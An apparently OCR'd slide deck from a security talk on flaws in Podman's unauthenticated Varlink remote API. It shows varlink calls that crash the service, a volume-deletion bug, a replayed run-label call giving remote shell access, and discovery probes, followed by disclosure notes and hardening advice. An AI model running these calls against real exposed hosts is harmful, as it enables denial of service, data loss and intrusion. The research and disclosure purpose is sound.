
- Actually part of the code being executed here is in a different project
  - https://github.com/containers/image/blob/master/pkg/tlsclientconfig/tlsclientconfig.go#L20
  - https://github.com/containers/libpod/blob/master/pkg/registries/registries.go

```
[test@localhost vendor]$ wc -l modules.txt
602 modules.txt
[test@localhost vendor]$ grep tlsclientconfig modules.txt
github.com/containers/image/pkg/tlsclientconfig
```

attack surface++

So like various blind file reads, port scan, etc

- Undesired behavior for sure… but more like white elephant bugs without a full exploit chain



More stuff?

- Crash on malformed API call (looks like null ptr deref; **fixed in 1.5.1**)

```
[test@podman-host ~]$ varlink call tcp:podman-host:6000/io.podman.ImportImage '{"source":"/dev/null", "reference":"bbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb"}'
Connection closed.
```

```
DEBU[0000] overlay: mount_program=/usr/bin/fuse-overlayfs
DEBU[0000] backingFs=xfs, projectQuotaSupported=false, useNativeDiff=false, usingMetacopy=false
DEBU[0000] Initializing event backend journald
panic: value method github.com/containers/libpod/vendor/github.com/containers/image/storage.storag
eReference.NewImageDestination called using nil *storageReference pointer

goroutine 9 [running]:
panic(0x56042173a0c0, 0xc0003da150)
        /usr/lib/golang/src/runtime/panic.go:565 +0x2c9 fp=0xc0003d5748 sp=0xc0003d56b8 pc=0x56041
ff415c9
runtime.panicwrap()
        /usr/lib/golang/src/runtime/error.go:159 +0x29e fp=0xc0003d
ff1cc9e
github.com/containers/libpod/vendor/github.com/containers/image/sto
geDestination(0x0, 0x5604219997a0, 0xc0000bc028, 0xc0000d5340, 0x0,
a40)
```

```
(gdb) c
Continuing.
[New Thread 0x7fa351db2700 (LWP 66376)]

Thread 7 "podman" received signal SIGABRT, Aborted.
[Switching to Thread 0x7fa35365e700 (LWP 66364)]
0x00005593ea616ef1 in ?? ()
```

More stuff?

- Panic due to likely trying to operate on data that isn't there
  - Simple empty or missing 'name' parameter, or invalid name, etc…
  - Other variants too, kinda **hard to not crash the server** using this API

```
[test@podman-host ~]$ varlink call tcp:podman-host:6000/io.podman.LoadImage '{"source":"test"}'
Connection closed.
```

```
ERRO[0001] error pulling "test": unable to pull dir:test.tar: unable to pull image: Error determin
ing manifest MIME type for dir:test.tar: open test.tar/manifest.json: not a directory
panic: runtime error: slice bounds out of range
```

More Stuff?

```
[test@podman-host test]$ varlink call tcp:podman-host:6000/io.podman.VolumeRemove '{"options": {"volumes":["test"]}}'
{
  "volumeNames": [
    "test"
  ]
}
[test@podman-host test]$ varlink call t
{
  "volumeNames": [
    "test123"
  ]
}
[test@podman-host test]$ varlink call t
{
  "volumeNames": [
    "test2"
  ]
}
[test@podman-host test]$ varlink call tcp:podman-host:6000/io.podman.VolumeRemove '{"options": {"volumes":["test"]}}'
{
  "volumeNames": [
    "test3"
  ]
}
```

```
[test@podman-host test]$ varlink call tcp:podman-host:6000/io.podman.VolumeRemove '{"options": {"volumes":[""]}}'
{
  "volumeNames": [
    "a.."
  ]
}
[test@podman-host test]$ varlink call tcp:podman-host:6000/io.podman.VolumeRemove '{"options": {"volumes":[""]}}'
{
  "volumeNames": [
    "a..-..-..-_____..."
  ]
}
```

Doesn't check if strings in volume array are empty or if they match exactly?

```
DEBU[0000] Initializing event backend journald
DEBU[0403] Removed volume test
DEBU[0403] removed volume test
DEBU[0407] Removed volume test123
DEBU[0407] removed volume test123
DEBU[0411] Removed volume test2
DEBU[0411] removed volume test2
DEBU[0422] Removed volume test3
DEBU[0422] removed volume test3
```


Maybe some more API tests or ???

Testing these issues

$ sudo dnf install -t python3-podman-api

(or python3-varlink works too)

- But doesn’t support every single API that we need


WE'LL DO IT LIVE!
INSIDE
memegenerator.net

“Live”

- We can capture with socat to save the raw API call and then replay it

  $ socat TCP-LISTEN:7000 TCP:localhost:6000

  {"method":"io.podman.ContainerRunlabel","parameters":{"Runlabel":{"image":"docker-registry:5000/image3","label":"run"}}}


^^ and then just send it over a regular socket + NULL byte (per spec)

“Live”

```
[test@podman-host varlink]$ python3 shellman.py exec tcp:podman-host:6000 docker-registry:5000/image3 run
Done!
```

~~shellman.py~~ pickletime.py

```
DEBU[61567] parsed reference into "[overlay@/home/test/.local/share/containers/storage+/run/user/1001:overlay.mount_program=/usr/bin/fuse-overlayfs]@7276ba03be37ab344f17ab5c97209eclcf397ea43006f44le6a1540c3da4b5b2"
DEBU[61567] exporting opaque data as blob "sha256:7276ba03be37ab344f17ab5c97209eclcf397ea43006f44le6a1540c3da4b5b2"
```



```
[user@localhost ~]$ nc podman-host 10000
ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Sharing this data with folks

- Took a little time to find the right people to talk to about the bugs
  - Now there is a documented security@ email DL for security comms, but I was recommended to send the details to RedHat directly
  - Initial response re: run label API that they believed the was working as it was designed….
    - Yes, but when you Remote API w/o auth it works unintendedly very well for everyone 😐
- Expecting some more bug fixes for the API issues and updated docs and/or runtime flags to mitigate the risks insecure Remote API setup
  - At least once crash already fixed in 1.5.1

Discovery

- Look for UNIX sockets you can connect to with Varlink client

  $ lsof -U

- Look for loopback or network services that speak the protocol

  $ echo -e "**{}\0**" | nc localhost 6000

  {"parameters":{"parameter":"method"},"error":"org.varlink.service.InvalidParameter"}

Discovery

```
$ varlink info tcp:podman-host:6000
Vendor: Atomic
Product: podman
Version: 1.5.1
URL: https://github.com/containers/libpod
Interfaces:
  org.varlink.service
  io.podman
```

Discovery

```
[test@podman-host varlink]$ varlink help tcp:podman-host:6000/io.podman | grep method | head -20
method GetVersion() -> (
method GetInfo() -> (info: PodmanInfo)
method ListContainers() -> (containers: []Container)
method Ps(opts: PsOpts) -> (containers: []PsContainer)
method GetContainersByStatus(status: []string) -> (containerS: []Container)
method Top(
method GetContainer(id: string) -> (container: Container)
method GetContainersByContext(
method CreateContainer(create: Create) -> (container: string)
method InspectContainer(name: string) -> (container: string)
method ListContainerProcesses(name: string, opts: []string) -> (container: []string)
method GetContainerLogs(name: string) -> (container: []string)
method GetContainersLogs(
method ListContainerChanges(name: string) -> (container: ContainerChanges)
method ExportContainer(name: string, path: string) -> (tarfile: string)
method GetContainerStats(name: string) -> (container: ContainerStats)
method GetContainerStatsWithHistory(previousStats: ContainerStats) -> (container: ContainerStats)
method StartContainer(name: string) -> (container: string)
method StopContainer(name: string, timeout: int) -> (container: string)
method InitContainer(name: string) -> (container: string)
```

Hardening

- ACLs
  - Choose mode appropriately on registration (the more restrictive the better)
  - Choose the more locked down /run directory vs others less so (not /tmp)
- Privileges
  - Run services (or even resolver service) as lower privileged users if possible (instead of root)
  - If not rootless, drop privileges when doing serious stuff with APIs

Hardening

- Remote access
  - Do not run Podman over native Varlink using only TCP
  - Use SSH (key + password) related methods to protect the connection and provide auth so not just anyone can pwn ‘n own
  - Understand that even /w remote auth, local users may still be able to hit APIs
    - Try to always run rootless to mitigate impact of bugs

Conclusion

- Varlink and Podman are still pretty new and need more research
  - Security maturity will come with time, hardening efforts and more audits
  - Code to test the found issues to be released shortly

- Things can only get better
  - For now, if you're building systems with them, remember to isolate + auth
  - More fixes and better security documentation to come
    - https://github.com/containers/libpod/commits/master

Reference: https://github.com/containers/libpod/commit/080abfd22228bcc2b254d76aea0636642dd6bccd

FIN

Questions?

jbrown3264 + gmail = com